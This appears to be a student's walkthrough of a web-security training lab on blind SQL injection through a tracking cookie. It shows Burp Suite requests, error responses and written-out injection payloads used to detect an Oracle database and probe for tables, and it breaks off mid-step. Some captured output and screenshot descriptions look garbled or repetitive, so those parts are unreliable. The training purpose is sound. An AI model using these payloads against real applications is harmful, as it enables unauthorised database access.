
Lab-12

Task :-This lab contains a blind SQL injection vulnerability. The application uses a tracking cookie for analytics, and performs a SQL query containing the value of the submitted cookie.


- Click on Access the lab




- Click on any product category



- Request Intercept



- Right click on request and this request to the **repeater**



- In repeater , add 'with Tracking Id and send the request

The screenshot shows the Burp Suite Professional interface. In the Request pane, a GET request is displayed with a tracking ID header added by the repeater. In the Response pane, the server's response is shown. The Inspector panel on the right displays various request and response details, including headers and cookies. The status bar at the bottom indicates memory usage and system information.

- Verify that an error message is received.

This screenshot shows the same setup as the previous one, but the response now contains an error message. The response pane shows an HTTP/2 500 Internal Server Error. The Inspector panel highlights the selected text as "HTTP/2 500 Internal Server Error". The status bar at the bottom shows the byte count and time taken for the request.

- Now, add ' ' and send request

Burp Suite Professional v2025.1.1 - Temporary Project - Targeted to https://0a8d001703ecd85b8095178800e200f1.web-security-academy.net

Request

```
1. GET / HTTP/2
2. Host: 0a8d001703ecd85b8095178800e200f1.web-security-academy.net
3. Cookie: TrackingId=4f34e74876c54f34; .AspNetCore.Session=07590f192d804; .AspNetCore.OriginalUrl=/index.html
4. User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.5359.128 Safari/537.36
5. Accept: */*
6. Accept-Language: en-US,en;q=0.9
7. Accept-Encoding: gzip, deflate, br
8. Sec-Fetch-Dest: document
9. Sec-Fetch-Mode: navigate
10. Sec-Fetch-Site: same-origin
11. Sec-Fetch-User: none
12. Upgrade-Insecure-Requests: 1
13. Priority: -1
14. Connection: keep-alive
15. Te: trailers
```

Response

```
HTTP/2 500 Internal Server Error
Content-Type: text/html; charset=utf-8
X-Powered-By: ASP.NET/5.0
Content-Length: 2208
Date: Mon, 28 Jun 2025 14:31:57 GMT
<!DOCTYPE html>
<html>
<head>
    <title>Error</title>
    <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
    <link href="/resources/fieldheader/css/academyLabHeader.css" rel="stylesheet" type="text/css" />
    <link href="/resources/css/submit.css" rel="stylesheet" type="text/css" />
    <script>
        window.onload = function() {
            var errorText = document.getElementById("errorText");
            var errorTitle = document.getElementById("errorTitle");
            var errorLink = document.getElementById("errorLink");
            var errorImage = document.getElementById("errorImage");

            errorText.innerHTML = "Blink SQL injection with conditional errors";
            errorTitle.innerHTML = "Internal Server Error";
            errorLink.href = "https://portswigger.net/web-security/test-injection/blink-sql-injection";
            errorImage.src = "/resources/images/errorIcon.png";
        };
    </script>
</head>
<body>
    <div id="errorImage" style="text-align: center; margin-bottom: 10px;">Internal Server ErrorBlink SQL injection with conditional errorshttps://portswigger.net/web-security/test-injection/blink-sql-injection


Inspector



- Request attributes: 2
- Request query parameters: 0
- Request body parameters: 0
- Request cookies: 2
- Request headers: 19
- Response headers: 3



2,353 bytes | 198 millis  
Memory: 200.0MB


```

- Verify that the error disappears. This suggests that a syntax error (in this case, the unclosed quotation mark) is having a detectable effect on the response.

Burp Suite Professional v2025.1.1 - Temporary Project - Targeted to https://0a8d001703ecd85b8095178800e200f1.web-security-academy.net

Request

```
1. GET / HTTP/2
2. Host: 0a8d001703ecd85b8095178800e200f1.web-security-academy.net
3. Cookie: TrackingId=4f34e74876c54f34; .AspNetCore.Session=07590f192d804; .AspNetCore.OriginalUrl=/index.html
4. User-Agent: Mozilla/5.0 (Windows NT 10.0; Win64; x64) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/108.0.5359.128 Safari/537.36
5. Accept: */*
6. Accept-Language: en-US,en;q=0.9
7. Accept-Encoding: gzip, deflate, br
8. Sec-Fetch-Dest: document
9. Sec-Fetch-Mode: navigate
10. Sec-Fetch-Site: same-origin
11. Sec-Fetch-User: none
12. Upgrade-Insecure-Requests: 1
13. Priority: -1
14. Connection: keep-alive
15. Te: trailers
```

Response

```
HTTP/2 200 OK
Content-Type: text/html; charset=utf-8
X-Powered-By: ASP.NET/5.0
Content-Length: 1307
Date: Mon, 28 Jun 2025 14:31:57 GMT
<!DOCTYPE html>
<html>
<head>
    <title>Error</title>
    <meta http-equiv="Content-Type" content="text/html; charset=UTF-8" />
    <link href="/resources/fieldheader/css/academyLabHeader.css" rel="stylesheet" type="text/css" />
    <link href="/resources/css/submit.css" rel="stylesheet" type="text/css" />
    <script>
        window.onload = function() {
            var errorText = document.getElementById("errorText");
            var errorTitle = document.getElementById("errorTitle");
            var errorLink = document.getElementById("errorLink");
            var errorImage = document.getElementById("errorImage");

            errorText.innerHTML = "Blink SQL injection with conditional errors";
            errorTitle.innerHTML = "Internal Server Error";
            errorLink.href = "https://portswigger.net/web-security/test-injection/blink-sql-injection";
            errorImage.src = "/resources/images/errorIcon.png";
        };
    </script>
</head>
<body>
    <div id="errorImage" style="text-align: center; margin-bottom: 10px;">Internal Server ErrorBlink SQL injection with conditional errorshttps://portswigger.net/web-security/test-injection/blink-sql-injection


Inspector



- Selection: 13 (0xd)
- Selected text: HTTP/2 200 OK
- Request attributes: 2
- Request query parameters: 0
- Request body parameters: 0
- Request cookies: 2
- Request headers: 18
- Response headers: 3



11,426 bytes | 246 millis  
Memory: 200.0MB


```

- to confirm that the server is interpreting the injection as a SQL query i.e. that the error is a SQL syntax error as opposed to any other kind of error.
- Next step add following **query**

Query :- '|| (SELECT '')||'


The screenshot shows the Burp Suite Professional interface. The Target is set to `https://0a8d001703ecd85b8095178800e200f1.web-security-academy.net`. In the Request tab, a crafted HTTP request is sent to the server. The response shows a 500 Internal Server Error with the message "HTTP/2 500 Internal Server Error" and "SELECT command not allowed here". The Inspector panel indicates a "Blind SQL injection with conditional errors" was detected. The status bar at the bottom right shows "1,426 bytes | 246 millis".

- In this case, notice that the query still appears to be invalid. This may be due to the database type


The screenshot shows the Burp Suite Professional interface. The Target is set to `https://0a8d001703ecd85b8095178800e200f1.web-security-academy.net`. In the Request tab, a crafted HTTP request is sent to the server. The response shows a 500 Internal Server Error with the message "HTTP/2 500 Internal Server Error" and "SELECT command not allowed here". The Inspector panel indicates a "Blind SQL injection with conditional errors" was detected. The status bar at the bottom right shows "2,353 bytes | 9,527 millis".

- - try specifying a predictable table name in the query:
 - Type following query

Query :- ' || (SELECT '' FROM dual) || '




- As you no longer receive an error, this indicates that the target is probably using an Oracle database, which requires all SELECT statements to explicitly specify a table name.




- Now that you've crafted what appears to be a valid query, try submitting an invalid query while still preserving valid SQL syntax.
 - Next , add following query


Query :- '|| (SELECT " FROM not-a-real-table) || '




- This time, an error is returned. This behavior strongly suggests that your injection is being processed as a SQL query by the back-end.



- As long as you make sure to always inject syntactically valid SQL queries, you can use this error response to infer key information about the database. For example, in order to verify that the users




- As this query does not return an error, you can infer that this table does exist

